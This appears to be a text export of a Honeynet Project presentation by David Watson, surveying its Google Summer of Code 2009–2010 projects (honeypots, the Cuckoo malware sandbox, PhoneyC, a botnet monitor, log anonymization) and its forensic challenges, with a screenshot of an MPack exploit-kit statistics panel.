	Filename ▼	Summary + Labels ▼	Uploaded ▼	Size ▼	Download
☆ 	Patrik_Lantz.tar.gz	botnet c&c monitor	Sep 02	19.0 MB	5
☆ 	Gabriel_Cavalcante.tar.gz	Log Anonymization Library	Sep 02	12.8 MB	5
☆ 	Rostislav_Skudnov.tar.gz	PHP Sandbox	Sep 02	180 KB	4
☆ 	Lukas_Rist.tar.gz	Lukas's IM Honeypot	Sep 02	22.0 KB	6
☆ 	Tobias_Wulff.tar.gz	VoIP (SIP) Honeypot Implementation in Dionaea	Sep 02	15.5 KB	3
☆ 	narahari_gsoc_hpc_client_improvisation.zip	HPC client improvisation Connectiton monitor using WFP driver Featured	Sep 02	10.9 MB	2
☆ 	Claudio_Guarnieri.tar.gz	Malware Analysis Sandbox	Sep 02	584 KB	5
☆ 	Mario_Karuza.tar.gz	Botnet dns analysis	6 days ago	314 KB	1
☆ 	Guillaume_Touron.tar.gz	Loganon Project loganon anonymizer pcap	6 days ago	12.8 MB	1
☆ 	Wenxin_Yang.tar.gz	Infected host through DNS analysis	6 days ago	255 KB	2
☆ 	hv-sebek.tar.bz2	hv-sebek	6 days ago	6.9 MB	2
☆ 	neha_jain.tar.gz	Improve low interaction client honeypot Phoneyc Featured	5 days ago	8.4 MB	0
☆ 	Koh_Yong_Chuan_TraceExploit.zip	TraceExploit by Koh Yong Chuan	5 days ago	46.1 KB	1
☆ 	Huilin_Zhang.tar.gz	Improving PHoneyC---Detecting and Analyzing Malicious PDF attack	4 days ago	15.7 MB	1

<http://code.google.com/p/google-summer-of-code-2010-honeynet-project/downloads/>

David Watson (david@honeynet.org.uk)

CARNIVORE NEWS

You are here: [start](#) » [2010](#) » [10](#) » [13](#) » [xmpp_server](#)

« [virustotal api](#)

[MS10-061 attacks?](#) »

XMPP Server

This guide explains how to install a sensor network patched prosody xmpp server on a server called "sensors.example.com".

🌐 My prosody repository is not meant to be a 'fork' of prosody, it is just a convenience repository, so you do not have to merge patches yourself.

The patches:

- prevent messages from visitors getting sent to visitors
- prevent messages sent from visitors or participants getting sent to the source

This way, sensors can't read messages from other sensors (visitors), but can receive files from other sensors, in a channel where the sensor user is a participant, and the sensors never get their own messages replied from the xmpp server.

As it is unlikely you can run a service on sensors.example.com, just replace sensors.example.com with the domain you want to use.

 Search

 [Recent changes](#)

 [Backlinks](#)

 [Sitemap](#)

 [Login](#)

Related

- [xmpp - take #3](#)
- [xmpp - take #2](#)
- [xmpp backend](#)
- [xmpp progress](#)
- [xmpp - basics](#)

Recent Posts

- [Identifying toolkits](#)
- [as seen on twitter](#)
- [evasion](#)
- [MS10-061 attacks?](#)
- [XMPP Server](#)

http://carnivore.it/2010/10/13/xmpp_server

David Watson (david@honeynet.org.uk)



Navigation

- [Home](#)
- [Projects](#)
- [BLOG](#)
- ▼ [The Australian SensorNET](#)
 - [Sensor Net Attackers](#)
- [Fast Flux Tracking](#)
- [Alerting Services](#)
- [Tools](#)
- [About us](#)
- [Sponsors](#)
- [Disclaimer](#)
- [Getting Involved](#)
- [Links](#)

Australian HoneyNet Project

[Home](#) > [Blogs](#) > [ben's blog](#)

VOIP (SIP) honeypot built in the Dionaea framework

16 September 2010 - 9:31pm — [ben](#)

As readers of this blog would know, VOIP honeypots have been an interest area of mine for some time. Although, the problem was that the honeypot technologies were often standalone scripts that had to be installed and run by themselves, and so couldn't be shared very easily. The notion of building this functionality into the [Dionaea](#) honeypot framework made a lot of sense, as this would make deployments and logging easier and more accessible to everybody.

To address this need, we proposed a project as part of our [Google Summer of Code \(GSOC\) 2010 initiative](#), for which we then received student funding from Google. We then accepted an enthusiastic and talented student in [Tobius Wulff](#) from the University of Canterbury in Christchurch, New Zealand to complete the coding. Together with the main author of the Dionaea framework Markus Koetter as a mentor, and myself and Sjur Usken (Norwegian Chapter) as co-mentors, we were all successful in our aim!

Tobi [blogged](#) updates all the way through the project, and the final source code for the GSOC project is [here](#).

Thank you to David Watson, who was the main org admin for GSOC, Markus, Tobi and Sjur for taking on the challenge and coming out of GSOC 2010 with a great result. Amazing what can happen when an Aussie, an Englishman, a Norwegian and a couple of Germans get together..

http://honeynet.org.au/?q=gsoc2010_VOIP_honeypot_in_dionaea



[Home](#) [About](#) [Download](#) [Documentation](#) [Donations](#) [Contacts](#)

Welcome to Cuckoo Box!

About

Cuckoo is a very simple automated malware analysis sandbox.

It started as a project I developed during [Google Summer of Code](#) 2010 within [The Honeynet Project](#) organization. During that period, under the guidance of my mentor *Felix Leder*, the basis were thrown to what Cuckoo has grown to be now.

The ideas behind the development of Cuckoo are:

- provide a completely **Open Source product** to be released under GPL, both in order to allow everyone to customize it as much as possible, as well as in order to make it grow to what could become a community-effort designed tool.
- provide an instrument able to analyze any kind of malicious file and get the best behavioral analysis out of it.
- provide a sandbox which can be configured to run both on virtual machines as well as on metal.
- make it able to be distributed.

Cuckoo still has a long road ahead before achieving all the goals that were initially set, but it is on the right path ;-).

Current Features

- Retrieve files from remote URLs and analyze them.
- Trace relevant API calls for behavioral analysis.
- Recursively monitor newly spawned processes.
- Dump generated network traffic.
- Run concurrent analysis on multiple machines.
- Support custom analysis package based on AutoIt3 scripting.
- Intercept downloaded and deleted files.
- Take screenshots during runtime.

You can get some **examples of analysis** raw results on the [documentation](#) page.

<http://www.cuckoobox.org>

David Watson (david@honeynet.org.uk)

The HoneyNet Project Releases New Tool: PhoneyC

Wed, 02/09/2011 - 20:27 — anton.chuvakin

Here is another new release from the Project: a release of a new tool called [PhoneyC](#), a virtual client honeypot.

PhoneyC is a virtual client honeypot, meaning it is not a real application (that can be compromised by attackers and then monitored for analysis of attacker behavior), but rather an emulated client, implemented in Python. The main thing it does is scour web pages looking for those that attack the browser.

It can be run, for example, as: `$ python phoneyc.py -v www.google.com`

By using dynamic analysis, [PhoneyC](#) is able to remove the obfuscation from many malicious pages. Furthermore, PhoneyC emulates specific vulnerabilities to pinpoint the attack vector. PhoneyC is a modular framework that enables the study of malicious HTTP pages and understands modern vulnerabilities and attacker techniques.

Download version 0.1 (a contained readme contains installation instructions) here: [phoneyc_v0_1_rev1631.tar.gz](#)

v0.1 feature highlights include:

- * Interpretation of useful HTML tags for remote links
 - hrefs, imgs, etc ...
 - iframes, frames, etc
- * Interpretation of scripting languages
 - javascript (through spidermonkey)
 - supports deobfuscation, remote script sources
- * ActiveX vulnerability "modules" for exploit detection
- * Shellcode detection and analysis (through libemu)
- * Heap spray detection

PhoneyC is hosted on <http://code.google.com/p/phoneyc/> from which the newest development version can be obtained via SVN.

For any issues turn to the Google Group dedicated to the project: <http://groups.google.com/group/phoneyc>.

<http://code.google.com/p/phoneyc>

David Watson (david@honeynet.org.uk)


[Pricing and Signup](#)
[Explore GitHub](#)
[Features](#)
[Blog](#)
[Login](#)
pjiantz / Hale

Watch

Fork

2

1

Source

Commits

Network

Pull Requests (0)

Issues (7)

Graphs

Branch: master

Switch Branches (1) ▾

Switch Tags (0)

Branch List

Botnet command & control monitor — [Read more](#)

Downloads

HTTP

Git Read-Only

This URL has **Read-Only** access

fixed high cpu usage issue



pjiantz (author)

January 19, 2011

commit [42790a66a55e890835e8](#)tree [52b4e9b4354dc40211c4](#)parent [512ece94b8ceeca3111f](#)**Hale** / README.md
[Edit this file](#)


100644 | 296 lines (210 sloc) | 15.848 kb

[raw](#)
[blame](#)
[history](#)

About

Hale is a botnet command & control monitor/spy with a modular design to easily develop new modules that monitor new protocols used by C&C servers. Hale comes with IRC and HTTP monitors developed with Twisted to handle scalability of a large amount of connections. These modules have configurable protocol grammar and bot settings but can also be modified to fit your needs. All captured logs and files are saved to a database and in case of IRC, tracked IP numbers too.

<https://github.com/pjiantz/Hale.git>

David Watson (david@honeynet.org.uk)

[Home](#) [Projects](#) [Help](#)

IMHoneypot

[Overview](#)[Activity](#)[Issues](#)[Gantt](#)[Calendar](#)[News](#)[Documents](#)[Wiki](#)[Files](#)[Repository](#)

Overview

IMHoneypot is a Honeypot for different instant messaging protocols using libpurple¹. This Project has been started during the Google Summer of Code² by Lukas Rist³.

If you need more information, proceed to the [Documentation](#) or write me an email: glaslos@gmail.com

¹ <http://developer.pidgin.im/wiki/WhatIsLibpurple>

² <http://code.google.com/soc/>

³ <http://glastopf.org/glaslos.php>

- Homepage: <http://dev.glastopf.org/projects/show/im-honeypot>
- Subprojects: [python-purple](#)

Issue tracking

- Bug: 0 open / 1
- Feature: 0 open / 0
- Support: 0 open / 0

[View all issues](#) | [Calendar](#) | [Gantt](#)

Members

Manager: [Jamie Riden](#), [Lukas Rist](#)

<http://dev.glastopf.org/projects/shw/im-honeypot>

David Watson (david@honeynet.org.uk)


[Project Home](#)[Downloads](#)[Wiki](#)[Issues](#)[Source](#)[Summary](#) [Updates](#) [People](#)

Project Information

★ Star project
[Activity](#)  High
[Project feeds](#)

Code license
[MIT License](#)

Labels
security, honeypots, log

 **Members**
[sebastie...@gmail.com](#)
[2 committers](#)

LogAnon is a log anonymization library that helps having anonymous logs consistent between logs and network captures.

LogAnon mission statement is to: **Provide a simple API** Written in C with Python bindings **Cross-platform**


<http://code.google.com/p/loganon>

David Watson (david@honeynet.org.uk)



Know Your Enemy (KYE) Whitepapers

KYE: Fast Flux Service Networks



<http://www.honeynet.org/papers/ff>

MPack - Internet Explorer
http://192.168.75.171/mpack/admin.php
MPack

Server time/date snapshot: 9-Sep-2007 01:38:35
192.168.75.100 (Unknown country)

MPack v0.94 stats

Attacked hosts (total - uniq)	
IE XP ALL	18 - 4
QuickTime	0 - 0
Win2000	4 - 1
Firefox	1 - 1
Opera7	1 - 1

Traffic (total - uniq)	
Total traff	24 - 7
Exploited	2 - 2
Loads count	6 - 3
Loader's response	300% - 150%
Efficiency 25% - 42.86%	

Browser stats (total)	
MSIE	22 91.7%
Opera7	1 4.2%
Firefox	1 4.2%

Modules state	
Statistic type	Textfile-based
User blocking	OFF
Country blocking	OFF

Country	Traff	Loads	Efficiency
US - United states	23 95.8%	5 83.3%	21.74%
RU - Russian federation	1 4.2%	1 16.7%	100%


Referer stats (>3)	
http://www.mymalicious.page/index.php	19 79.2%
http://www.myothermalicious.page/index.php	4 16.7%

(c) 2007 DreamCoders
MPack software is created solely for test purposes. You are prohibited to use it in conditions violating local or international laws. Authors hold no responsibility for any damage, direct or indirect, caused by usage of this software

Done
Internet | Protected Mode: On
100%

<http://www.honeynet.org/papers/wek/>

David Watson (david@honeynet.org.uk)





HoneyNet Project Forensic Challenges

Home

About The Project

Research Alliance

Challenges

Presentations

Whitepapers

Tools

Our Book

Funding/Donations

Mirrors

Scan of the Month

Scan 28

This month's challenge is to analyze a successful compromise and the attacker's actions after it. All submissions are due no later than 23:00 GMT, Friday, May 23rd. Results will be released Friday, May 30.

Skill Level: *Intermediate*

The Challenge:

Members of the [Mexico Honeynet Project](#) captured a unique attack. As common, what is interesting is not how the attackers broke in, but what they did afterwards. Your mission is to analyze the network capture of the attacker's activity and decode the attacker's actions. There are two binary log files. Day1 captured the break in, Day3 captures some unique activity following the compromise. The honeypot in question is IP 192.168.100.28. Make sure you review the [challenge criteria](#) before submitting your writeup.

Download the Binaries

[day1.log.gz](#) MD5 (day1.log.gz) = 79e5871791542c8f38dd9cee2b2bc317

[day3.log.gz](#) MD5 (day3.log.gz) = af8ab95f41530fe3561b506b422ed636

Questions

1. What is the operating system of the honeypot? How did you determine that? (see day1)
2. How did the attacker(s) break into the system? (see day1)
3. Which systems were used in this attack, and how?(see day1)
4. Create a diagram that demonstrates the sequences involved in the attack. (see day1)
5. What is the purpose/reason of the ICMP packets with 'skillz' in them? (see day1)
6. Following the attack, the attacker(s) enabled a unique protocol that one would not expect to find on a n IPv4 network. Can you identify that protocol and why it was used? (see day3)

<http://old.honeynet.org/scans>

David Watson (david@honeynet.org.uk)

The Honeynet
PROJECT®

[an error occurred while processing this directive]

[Home](#)
[About The Project](#)
[Challenges](#)
[Presentations](#)
[Whitepapers](#)
[Tools](#)
[Our Book](#)
[Funding/Donations](#)
[Status Reports](#)
[Mirrors](#)

The Reverse Challenge

Your challenge is to analyze a binary captured in the wild.

The Honeynet Project's **Reverse Challenge** officially began 06 May, 2002, ended 31 May, and the results will released 08 July. This page links to all the information we've assembled about the Challenge. This index will help you quickly get to what you want.

- [Introduction](#)
- [The Challenge](#)
- [The Rules](#)
- [Judging and Prizes](#)
- [The Binary](#)
- [The Results](#)
- [Frequently Asked Questions about the Challenge](#)

Introduction

Every day, incident handlers across the globe are faced with compromised systems, running some set of unknown programs, providing some kind of unintended service to an intruder who has taken control of someone else's -- YOUR, or your client's, or customer's -- computers. To most, the response is a matter of "get it back online ASAP and be done with it." This usually leads to an inadequate and ineffective response, not even knowing what hit you, with a high probability of repeated compromise.

<http://old.honeynet.org/reverse>

David Watson (david@honeynet.org.uk)

The Honeynet PROJECT®

[an error occurred while processing this directive]

Home

About The Project

Challenges

Presentations

Whitepapers

Tools

Our Book

Funding/Donations

Status Reports

Mirrors

Search

The Forensic Challenge

The Honeynet Project's Forensic Challenge was launched on January 15, 2001. This page links to all the information we've assembled about the Challenge. This index will help you quickly get to what you want.

The Honeynet Project's **Forensic Challenge** was launched on January 15, 2001. This page links to all the information we've assembled about the Challenge. This index will help you quickly get to what you want.

- [Introduction](#)
- [The Challenge](#)
- [The Rules](#)
- [Partition images](#)
- [Frequently Asked Questions about the Challenge](#)
- [Results of the Challenge](#)

Introduction

Every day, incident handlers across the globe are faced with compromised systems, running some set of unknown programs, providing some kind of unintended service to an intruder who has taken control of someone else's -- YOUR, or your client's, or customer's -- computers. To most, the response is a matter of "get it back online ASAP and be done with it." This usually leads to an inadequate and ineffective response, not even knowing what hit you, with a high probability of repeated compromise.

On the law enforcement side, they are hampered by a flood of incidents and a lack of good data. A victim trying to keep a system running or doing a "quickie" job of cleanup usually means incidents are underreported and inadequate handling of the evidence leads to no evidence, or tainted evidence. There has to be a better way to meet the needs of incident handlers and system administrators, as well as law enforcement, if Internet crime is going to be managed and not run amok. One possible answer is effective forensic analysis skills -- widespread knowledge of tools and techniques -- to preserve data, analyze it, and produce meaningful reports and damage estimates to your organization's management, to other incident response teams and system administrators. and to law enforcement.

<http://old.honeynet.org/challenge>

David Watson (david@honeynet.org.uk)



The HoneyNet Project

Home

Navigation

- [About us](#)
- ▽ [Blogs](#)
 - ▷ [HoneyNet Project Blog](#)
- [Funding/Donations](#)
- ▽ [Challenges](#)
 - [2010/1 - Pcap Attack Trace](#)
 - [2010/2 - Browsers under attack](#)
 - [2010/3 - Banking Troubles](#)
 - ▷ [2010/4 - VoIP](#)
 - ▷ [2010/5 - Log Mysteries](#)
 - [2010/6 - Malicious PDF](#)
- ▷ [Chapters](#)
- [Papers](#)
- [Projects](#)
- ▷ [Google SoC 2009](#)
- ▽ [Google SoC 2010](#)

HoneyNet Project Challenges


- [March 1st 2011: Challenge 7 - Forensic Analysis of a Compromised Server](#) - open - submission deadline is March 30th 2011
- [November 1st 2010: Challenge 6 - Analyzing Malicious Portable Destructive Files](#) - completed - results posted on Friday, December 24th 2010
- [September 1st 2010: Challenge 5 - Log Mysteries](#) - completed - results posted on Tuesday, October 26th 2010
- [June 1st 2010: Challenge 4 - VoIP](#) - completed - results posted on Saturday, July 24th 2010
- [March 28th 2010: Challenge 3 - banking troubles](#) - completed - results posted on Wednesday, May 12th 2010
- [Feb 16th 2010: Challenge 2 - browsers under attack](#) - completed - results posted on March 23rd 2010
- [Jan 18th 2010: Challenge 1 - pcap attack trace](#) - completed - results posted on Feb 15th 2010

Throughout 2010, we will post challenges with latest attacks, such as a mixture of server-side attacks on the latest operating systems and services, attacks on client-side attacks that emerged in the past few years, attacks on VoIP systems, web applications, etc. At the end of each challenge, we will provide a sample solution created by our members using the state-of-the-art tools that are publicly available, such as libemu and dionaea. Submissions

<http://www.honeynet.org/challenges>

David Watson (david@honeynet.org.uk)

Honeynet VOIP Forensic Challenge



The Honeynet Project

[Home](#) > [Challenges](#)

Navigation

- [About us](#)
- ▼ [Blogs](#)
 - ▷ [Honeynet Project Blog](#)
- [Funding/Donations](#)
- ▼ [Challenges](#)
 - [2010/1 - Pcap Attack Trace](#)
 - [2010/2 - Browsers under attack](#)
 - [2010/3 - Banking Troubles](#)
 - ▼ [2010/4 - VoIP](#)
 - [simplified chinese](#)
 - [traditional chinese](#)
 - ▷ [2010/5 - Log Mysteries](#)
 - [2010/6 - Malicious PDF](#)
- ▷ [Chapters](#)

Challenge 4 of the Forensic Challenge 2010 - VoIP

Challenge 4 - VoIP - (provided by Ben Reardon from the Australian and Sjur Eivind Usken from Norwegian Chapter) takes you into the world of voice communications on the Internet. VoIP with SIP is becoming the de-facto standard for voice communication on the Internet. As this technology becomes more common, malicious parties have more opportunities and stronger motives to take control of these systems to conduct nefarious activities. This Challenge is designed to examine and explore some of attributes of the SIP and RTP protocols. Enjoy the challenge.

Note that our Chinese speaking chapters (Julia Cheng from the Taiwanese Chapter, Jianwei Zhuge from the Chinese Chapter and Roland Cheung from the Hongkong Chapter) have taken great initiative and translated the challenge into Chinese, which is available from the [simplified Chinese](#) and [traditional Chinese](#) pages.

Submission deadline has passed. Results have been posted. For any questions and inquiries, please contact forensicchallenge2010@honeynet.org. Skill Level: Intermediate

The Challenge:

The Challenge:

PDF format is the de-facto standard in exchanging documents online. Such popularity, however, has also attracted cyber criminals in spreading malware to unsuspecting users. The ability to generate malicious pdf files to distribute malware is functionality that has been built into many exploit kits. As users are less cautious opening PDF files, the malicious PDF file has become quite a successful attack vector.

The network traffic captured in lala.pcap contains network traffic related to a typical malicious PDF file attack, in which a unsuspecting user opens a compromised web page, which redirects the user's web browser to a URL of a malicious PDF file. As the PDF plug-in of the browser opens the PDF, the unpatched version of Adobe Acrobat Reader is exploited and, as a result, downloads and silently installs malware on the user's machine.

1. How many URL path(s) are involved in this incident? Please list down the URL path(s) found. (1pt)
2. What code can you find inside the PCAP file? Explain what the code does. (2pts)
3. What file(s) can you find within the PCAP file? If any files are found, please zip compress into password protected file (password infected) with file name: [your email]_Forensic Challenge 2010 – Challenge 6 – Extracted Files.zip and submit to <http://www.honeynet.org/challenge2010/>. (3pts)
4. How many object(s) are contained inside the PDF file? (1pt)
5. Using PDF dictionary and object referencing, explain in detail the flow structure of a PDF file. (1pt)
6. How many filtering schemes are used for the object streams and what are they? Explain how you can decompress the stream. (1pt)
7. Which object streams might contain malicious content? List the object and explain the obfuscation technique(s) used. (3pts)
8. What exploit(s) are contained inside the PDF file? Which one that actually runs and triggers the vulnerability(ies)? Please provide some explanation for your answer. (4pts)

<http://www.honeynet.org/challenges>

David Watson (david@honeynet.org.uk)

Many People To Thank

- **All of our GSoC students for their hard work in 2009/2010**
- **All of our members** for their continuing dedication as motivated volunteers
- **Google** for funding Google Summer of Code
- **Community** for testing, using and sharing

The Honeynet

P R O J E C T

**Who Are The Honeynet Project
And Whats New With Honeynets?
(GsoC 2009 and GSoC 2010)**

<http://www.honeynet.org>

Any Questions?

David Watson

david@honeynet.org.uk